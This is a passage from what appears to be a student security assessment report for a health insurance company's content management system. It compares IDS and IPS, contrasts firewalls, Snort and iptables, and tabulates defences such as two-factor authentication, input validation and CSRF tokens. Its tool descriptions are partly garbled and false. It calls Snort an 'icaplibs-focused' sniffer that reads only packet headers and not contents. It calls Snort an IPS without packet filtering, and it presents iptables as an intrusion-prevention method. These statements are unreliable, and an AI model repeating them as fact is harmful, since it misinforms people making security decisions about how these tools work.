


Figure 21: IDS vs IPS

According to the given scenario, it is suggested to have a IPS. Since IPS can manipulate an attack as well as detect it, it is more than just a detection tool. In the case of given scenario, the health insurance company's content management system consists of sensitive data such as customer financial data, user login information, personal information, private health records. As a result, it is advised that attacks be monitored and controlled in order to secure sensitive data.

4. Firewall vs Snort vs Iptable

- Firewall - Firewalls are classified into two types: software-based firewalls and hardware-based firewalls. A firewall is a device that tracks and controls incoming and outgoing network traffic. There is a firewall in Linux known as uncomplicated firewall which is a basic firewall that makes or blocks traffic to specific services based on the IP address.
- Snort - Snort is an icaplibs-focused packet sniffer that monitors the network in real time. Any packet is scanned for potentially dangerous anomalies. Snort protocol evaluation, knowledge search, and matching characterize the attack process. Signature recognition is needed. The contents of the packet are not read, but the packet's header is. Snort is an IPS with no provision for packet filtering.
- Iptables - Device administrators use iptables, a Linux command line firewall, to handle traffic using a pre-defined set of rules. As a penetration tester, author can suggest iptables for the given scenario since it a powerful method for preventing intrusions and it is very inexpensive when comparing to above both.

5. Recommendations based on vulnerabilities and weaknesses

Vulnerability	Prevention
Unauthorized logins	To prevent from this, we can use two-factor authentication mechanism. This will continue to secure private information of the health insurance company content management system and if an attacker obtains the login credentials but does not have two-factor protection, the attacker will be unable to log into the device.
Cross-site scripting, SQL Injection, OS command executions	To discourage illegal executions, we will recommend a proper input validation process for any of these. If we implement all of these methods, we will be able to increase the security of web applications.
Cross Site Request Forgery	Keep a restricted token in a secret type input area that no third-party site can enter.

Table 3: Recommendations based on vulnerabilities

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